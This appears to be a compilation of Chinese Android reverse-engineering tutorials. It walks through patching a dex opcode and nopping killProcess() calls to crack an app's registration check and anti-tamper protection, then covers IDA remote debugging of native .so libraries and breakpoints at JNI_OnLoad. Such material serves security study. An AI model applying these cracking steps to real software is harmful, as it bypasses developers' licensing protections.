iget-object v3, this, MainActivity2_this0
invoke-static {v3}, <ref MainActivity.access$1(ref) MainActivity_access$1@LL>
move-result-object v3
invoke-virtual {v3}, <ref EditText.getText() imp. @ _def_EditText_getText@L>
move-result-object v3
invoke-interface {v3}, <ref Editable.toString() imp. @ _def_Editable_toString@L>
move-result-object v3
invoke-direct {v0, v2, v3}, <void MainActivity$SNChecker.<init>(ref, ref) MainActivity$SNChecker
invoke-virtual {v0}, <boolean MainActivity$SNChecker.isRegistered() MainActivity$SNChecker_isRegist
move-result v2
if-eqz v2, loc_2D0DC
const-string v1, aCIxjmcabcngcbo # "娉ㄴ嗞鐮傛 纭
loc_2D0DC: # "娉ㄴ嗞鐮侀敓璇
const-string v1, aCIxjmcabsf
goto loc_2D0C6
Method End
loc_2D0C6:
iget-object v2, this, MainActivity2_this0
const/4 v3, 0
invoke-static {v2, v1, v3}, <ref Toast.makeText(ref, ref, int) imp. @ _def_Toast_makeText@LLLI>
move-result-object v2
invoke-virtual {v2}, <void Toast.show() imp. @ _def_Toast_show@V>

图 5-10 IDA Pro 的流程视图

虽然不知道这堆乱码字符串分别是什么，但通过最后调用的 Toast 来看，直接修改 if-eqz 即可将程序破解。将鼠标定位到指令“if-eqz v2, loc_2D0DC”所在行，然后点击 IDA Pro 主界面的“Hex View-A”选项卡，可看到这条指令所在的文件偏移为 0x2D0BE，相应的字节码为“38 02 0f 00”，通过前面的学习，我们知道只需将 if-eqz 的 OpCode 值 38 改成 if-nez 的 OpCode 值 39 即可。说干说干，使用 C32asm 打开 classes.dex 文件，将 0x2D0BE 的 38 改为 39，然后保存退出。接着按照本书 4.6 小节的介绍，将 dex 文件进行 Hash 修复后导入 apk 文件，对 apk 重新签名后安装测试发现程序已经破解成功了。

为了让读者看到一种常见的 Android 程序的保护手段，这里更换一下破解思路。通过图 5-10 可发 现，MainActivity$SNChecker.isRegistered()方法实际上返回一个 Boolean 值，通过判断它的返回值来确定注册码 是否正确。现在的问题是，如果该程序是一个大型的 Android 软件，而且调用注册码判断的地方可能不止一处，这种情况时，通常有两种解决方法：第一种是 使用 IDA Pro 的交叉引用功能查找到所有方法被调用的地方，然后修改所有的判断结果；第二种方法是直接给 isRegistered()方法“动手术”，让它的结果 永远返回为真。很显然，第二种方法解决问题更利落，而且一劳永逸。

下面尝试使用这种方法进行破解，首先按下空格键切换到反汇编视图，发现直接修改方法的第二条指令为“return v9 ”即可完成破解，对应机器码为“0F 09”，将其修改完成后重新修复与签名，安装测试发现程序启动后就立即退出了。这时最先怀疑的是程序是否修改正确，使用 IDA Pro 重新导入修改过的 classes.dex 文件，发现修改的地方没错，看来是程序采取了某种保护措施！回想一下前面提到的两种程序退出方法： Context 的 finish()方法与 android.os.Process 的 killProcess()方法，按下快捷键 CTRL+S 并双击 CODE 回到代码段，接着按下快捷键 ALT+T 搜索 finish 与 killProcess，最后在 MyApp 类的 onCreate()方法中找到了相应的调用，查 看相应的反汇编代码，发现这段代码使用 Java 的反射机制，手工调用 isRegistered()方法检查字符串“11111”是否为合法注册码，如果是 或者调用 isRegistered()失败都说明程序被修改过，从而调用 killProcess()来杀死进程。明白了保护手段，解决方法就简单多了，直 接将两处 killProcess()的调用直接 nop 掉（修改相应地方的指令为 0）就可以了。

IDA 动态调试 SO (6.1.x)

0×1

将要调试的 apk 以及 ida 根目录下的 android_server 利用 adb push 命令放入模拟器同一位置（data/local/tmp）

```
E:\android-sdk-windows\platform-tools>adb push E:\workspace\strtest\bin\strtest.
apk /data/local/tmp/
677 KB/s (297086 bytes in 0.428s)
```

查看下

```
E:\android-sdk-windows\platform-tools>adb shell
# cd /data/local/tmp/
cd /data/local/tmp/
# ls
ls
android_server
strtest.apk
```

0×2

设置成 777 权限

```
# chmod 777 strtest.apk
chmod 777 strtest.apk
# ls -l
ls -l
-rwxrwxrwx root     root       531028 2013-07-09 03:41 android_server
-rwxrwxrwx root     root       297086 2014-05-04 06:07 strtest.apk
```

0×3

启动 ida 的 android 调试服务器

```
E:\android-sdk-windows\platform-tools>adb shell /data/local/tmp/android_server
IDA Android 32-bit remote debug server(ST) v1.14. Hex-Rays (c) 2004-2011
Listening on port #23946...
```


新开一个 cmd，进行端口转发


```
E:\android-sdk-windows\platform-tools>adb forward tcp:23946 tcp:23946
```

0×4


打开 ida

Debugger→Attach→Remote ArmLinux/Android debugger


Debug application setup: armlinux
NOTE: all paths must be valid on the remote computer
Debug options
Hostname
localhost
Port
23946
Password
Save network settings as default
OK
Cancel
Help


Choose process to attach to
ID Name
226 android.process.acore
264 com.android.contacts
29 /sbin/ueventd
294 com.android.providers.calendar
30 /system/bin/servicemanager
305 android.process.media
31 /system/bin/vold
327 com.android.deskclock
33 /system/bin/netd
34 /system/bin/debuggerd
344 com.android.mms
35 /system/bin/rild
36 /system/bin/surfaceflinger
369 com.android.email
37 zygote /bin/app_process -Xzygote /system/bin --zygote --start-system-server
38 /system/bin/mediaserver
387 com.android.exchange
39 /system/bin/installd
40 /system/bin/keystore /data/misc/keystore
406 com.android.calendar
41 /system/bin/qemud
423 com.android.settings
44 /system/bin/sh
45 /sbin/adbd
476 com.example.myso
514 com.android.defcontainer
531 com.svox.pico
545 com.android.quicksearchbox
577 com.example.strtest
590 /system/bin/sh -c "logcat -v long"
592 logcat -v long
607 /system/bin/sh -c /data/local/tmp/android_server
78 system_server
OK
Cancel
Search
Help
Line 34 of 38

ida 进入调试器界面



0×5

把 so 文件解压到本地，新开一个 ida 载入 so 文件。

找到关键函数的代码：

.text:00001148 EXPORT Java_com_example_strtest_MainActivity_strtest

.text:00001148 Java_com_example_strtest_MainActivity_strtest

.text:00001148 F0 B5 PUSH {R4-R7,LR}

.text:0000114A 47 46 MOV R7, R8

.text:0000114C 80 B4 PUSH {R7}


```
.text:0000114E 26 4D                    LDR         R5,
                                            =(_GLOBAL_OFFSET_TABLE_ - 0x1158)

.text:00001150 26 49                    LDR         R1, =0x34

.text:00001152 C4 B0                    SUB         SP, SP, #0x110

.text:00001154 7D 44                    ADD         R5, PC ;
                                                    _GLOBAL_OFFSET_TABLE_

.text:00001156 6B 58                    LDR         R3, [R5,R1]

.text:00001158 88 46                    MOV         R8, R1

.text:0000115A 00 21                    MOVS        R1, #0

.text:0000115C 1B 68                    LDR         R3, [R3]

.text:0000115E 06 1C                    MOVS        R6, R0
```

可以看出关键代码起始处位于(偏移地址)：0×1148 处。

0×6

回到调试器窗口

Ctrl+S 打开段选择器对话框，直接输入 so 文件名称，查找动态链接库的基地址。




icudt46l.dat	47100000	477BC000	R	.	.	D	.	byte	00	public	CONST	32	00	00
debug031	477BC000	477C4000	R	W	.	D	.	byte	00	public	DATA	32	00	00
com.example.strtest_1.apk	477C4000	477C6000	R	.	.	D	.	byte	00	public	CONST	32	00	00
libsyc.so	477C6000	477CA000	R	.	X	D	.	byte	00	public	CODE	32	00	00
libsyc.so	477CA000	477CB000	R	W	.	D	.	byte	00	public	DATA	32	00	00
com.example.strtest.MainA...	477CB000	477D1000	R	W	.	D	.	byte	00	public	DATA	32	00	00
debug032	477D2000	477EB000	R	W	.	D	.	byte	00	public	DATA	32	00	00

基地址是：0x477C6000

那么内存地址就是基地址+偏移地址。0x477C6000 + 0×1148 = 0x477C7148

0×7

按下快捷键 G，打开地址跳转对话框，输入 0x477C7148



来到这个地址处：


```
libsyc.so:477C7148 ; ---------------------------------------------------------------------------
libsyc.so:477C7148 PUSH    {R4-R7,LR}
libsyc.so:477C714A MOV     R7, R8
libsyc.so:477C714C PUSH    {R7}
libsyc.so:477C714E LDR     R5, =(unk_477CA204 - 0x477C7158)
libsyc.so:477C7150 LDR     R1, =0x34
libsyc.so:477C7152 SUB     SP, SP, #0x110
libsyc.so:477C7154 ADD     R5, PC ; unk_477CA204
libsyc.so:477C7156 LDR     R3, [R5,R1]
libsyc.so:477C7158 MOV     R8, R1
libsyc.so:477C715A MOVS    R1, #0
libsyc.so:477C715C LDR     R3, [R3]
libsyc.so:477C715E MOVS    R6, R0
libsyc.so:477C7160 ADD     R7, SP, #0x100
libsyc.so:477C7162 STR     R3, [SP,#0x10C]
libsyc.so:477C7164 LDR     R3, =0x34333231
```

可以看到，和我们静态加载时的代码是一样的，说明找对了地方。

在这个地方下好断点。

0×8

触发断点



这时候，程序就断在了 我们下好的断点位置。接下里就可以进行单步调试了

http://0nly3nd.sinaapp.com/?p=339

android 在 JNI_OnLoad 入口函数下断点动态调试 so 库

一般来说，很多 APK 的校验代码，都会在程序运行的时候自动加载一些动态 so 库，然后执行这些库中的校验代码。所以为了能够通过程序的校验，我们必须在执行这些函数之前下断点——理想的方法就是在 JNI_OnLoad 入口函数下断点。

在 2.3.3 模拟器中详细步骤如下：

①在控制台输入 adb shell 进入手机，然后使用 am start -D -n 包名/类名，以等待调试的模式启动 APK 应用；

这里需要说明的是 “包名/类名”的书写方法：

am start -D -n {包(package)名}/{包名}.{活动(activity)名称}

程序的入口类可以从每个应用的 AndroidManifest.xml 的文件中得到，以计算器（calculator）为例，它的

<manifest xmlns:android="http://schemas.android.com/apk/res/android" …

package="com.android.calculator2" …>…

由此计算器（calculator）的启动方法为：# am start -D -n com.android.calculator2/com.android.calculator2.Calculator

对于 HelloActivity 这个示例工程，AndroidManifest.xml 如下所示：

<manifest …

package="com.example.android.helloactivity" …>

由此它的启动方法为：

```
# am start -D -n com.example.android.helloactivity/com.example.android.helloactivity.HelloActivity
```

②使用 adb 将 IDA(我的是 6.1)中的 android_server 传入手机的/data/local/tmp 目录中：

```
adb push android_server   /data/local/tmp
#   再赋予权限
adb shell
cd /data/local/tmp
chmod 777 android_server
#运行 android_server
./android_server
```

③另起一个 cmd 窗口，使用命令 adb forward tcp:23946 tcp:23946 进行窗口转发

④启动 IDA 主程序，点击菜单 Debugger->Attach->Remote ArmLinux/Android debugger ，打开调试程序对话框，在 hostname 一栏输入 localhost,

点击 ok，然后在 IDA 弹出的窗口中，选择自己要附加的进程后点击 OK 即可。

⑤点击菜单 Debugger->Debugger Opitions 在弹出的 Debugger setup 窗口的 Events 中选择 stop on thread start/exit 以及 stop on library load/unload，再点击 OK 退出。通过此操作可以设置程序在创建新线程和加载 so 时自动中断。

⑥通过 DDMS 获取相应进程的端口号，然后使用 jdb -connect com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=XXXX（DDMS 查询到的端口号）；

⑦连接成功后，按 F9 后手机上的“waiting for debugger"提示会自动消失，这个时候应该已经断在新线程，或者加载 so 处了。

⑧现在就可以在 IDA 中按下快捷键 CTRL + S 来查看要调试的 so 是否已经加载了，如果没有就 F9，直到加载了为止；如果已经有了，就记下该 so 的 start 位置，然后另开一个 ida 分析.so 库， 找到 JNI_ONLOAD 的偏移地址，那么该 JNI_OnLoad 函数在进程中的真实地址就是 so.start + JNI_OnLoad_Offset。

这里需要说明的是：有可能在快捷键 CTRL + S 跳出的窗口中有两个同名的 so，我们应当选择权限为 RX 的这个，RX 一般是代码段，RW 一般是数据段。

得到真实地址后，在 IDA 中按下快捷键 G 跳转到这个地址，然后按下快捷键 F2 就完成在 JNI_OnLoad 函数入口处下断点了。

http://www.cnblogs.com/wanyuanchun/p/3760825.html

Android 逆向之动态调试总结

一、在 SO 中关键函数上下断点

刚学逆向调试时。大多都满足于在 SO 中某关键函数上下断点。然后通过操作应用程序，去触发这个断点，然后进行调试

详细的步骤可以参见非虫大大的《Android 软件安全与逆向分析》

简单说：在 libsyclover.so 文件中有一个函数 jnicall1。每次单击按钮的时候，便会调用此函数。

1.静态载入此 so 文件，找到函数的偏移地址为：0x132C


```
.text:0000132C                  EXPORT jnicall1
.text:0000132C jnicall1                                 ; DATA XREF: .data:00005058↓o
.text:0000132C
.text:0000132C var_14           = -0x14
.text:0000132C
.text:0000132C                  PUSH    {R0,R1,R4-R6,LR}
.text:0000132E                  LDR     R1, [R0]
.text:00001330                  MOVS    R3, #0x2A4
.text:00001334                  LDR     R3, [R1,R3]
.text:00001336                  MOVS    R1, R2
.text:00001338                  MOVS    R2, #0
.text:0000133A                  MOVS    R5, R0
```

2.执行 android_server3.端口转发


adb forward tcp:23946 tcp:23946

4.运行程序

5.IDA 附加




然后会弹出



点击 OK 之后，在弹出的列表框中选择需要附加的进程即可

6.下断点

附加完成之后，会停在 libc.so 这个模块中。此时按下 Ctrl + S，弹出模块列表框，搜索 so 文件名。



Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	T	DS
libSyclover.so	76072000	76076000	R	.	X	D	.	byte	00	public	CODE	32	00	00
libSyclover.so	76076000	76077000	R	.	.	D	.	byte	00	public	CONST	32	00	00
libSyclover.so	76077000	76078000	R	W	.	D	.	byte	00	public	DATA	32	00	00


记录下基地址：0×76072000 （RX 权限）
和静态分析时得到的偏移地址 0x132C 相加得到 0x7607332C
G 跳转到此位置

```
libSyclover.so:7607332C
libSyclover.so:7607332C                         jnicall1
libSyclover.so:7607332C
libSyclover.so:7607332C                         var_14= -0x14
libSyclover.so:7607332C
libSyclover.so:7607332C 73 B5                   PUSH            {R0,R1,R4-R6,LR}
libSyclover.so:7607332E 01 68                   LDR             R1, [R0]
libSyclover.so:76073330 A9 23 9B 00             MOVS            R3, #0x2A4
libSyclover.so:76073334 CB 58                   LDR             R3, [R1,R3]
libSyclover.so:76073336 11 1C                   MOVS            R1, R2
libSyclover.so:76073338 00 22                   MOVS            R2, #0
libSyclover.so:7607333A 05 1C                   MOVS            R5, R0
libSyclover.so:7607333C 98 47                   BLX             R3
libSyclover.so:7607333E 15 49                   LDR             R1, =(aWanniba - 0x76073348)
libSyclover.so:76073340 15 4A                   LDR             R2, =(aJni_onloadWann - 0x7607334A)
```

F2 下好断点！

7.触发断点

下好断点，便 F9 执行，此时状态是 runing
此时，去应用中单击按钮，程序便会断在刚刚下好的断点处~



ok~ 这种调试方法局限性很大，适合于比较初级的调试。这种调试手法在现在已经满足不了需求了。

二、在 JNI_OnLoad 函数上下断点

JNI_OnLoad 函数大概功能就是在程序加载 so 的时候，会执行 JNI_OnLoad 函数，做一系列的准备工作。
很多时候，程序猿们会将一些重要信息放在此函数中，而不是通过某种事件来重复触发。包括说将反调试函数放置在此函数中。因此，调试手段发生了改变，上述调试方法基本上被淘汰。
1.静态分析，找到 JNI_OnLoad 函数的偏移：0×1504

```
.text:00001504
.text:00001504                  EXPORT JNI_OnLoad
.text:00001504 JNI_OnLoad
.text:00001504
.text:00001504 var_30           = -0x30
.text:00001504 maxlen           = -0x24
.text:00001504 var_1C           = -0x1C
.text:00001504
.text:00001504                  PUSH    {R4-R7,LR}
.text:00001506                  SUB     SP, SP, #0x1C
.text:00001508                  MOVS    R3, #0
.text:0000150A                  STR     R3, [SP,#0x30+var_1C]
.text:0000150C                  LDR     R3, [R0]
.text:0000150E                  ADD     R1, SP, #0x30+var_1C
.text:00001510                  LDR     R2, =0x10004
.text:00001512                  LDR     R3, [R3,#0x18]
.text:00001514                  BLX     R3
.text:00001516                  STR     R0, [SP,#0x30+maxlen]
.text:00001518                  CMP     R0, #0
```

2.执行 android_server3.端口转发

adb forward tcp:23946 tcp:23946

4.以调试模式启动程序

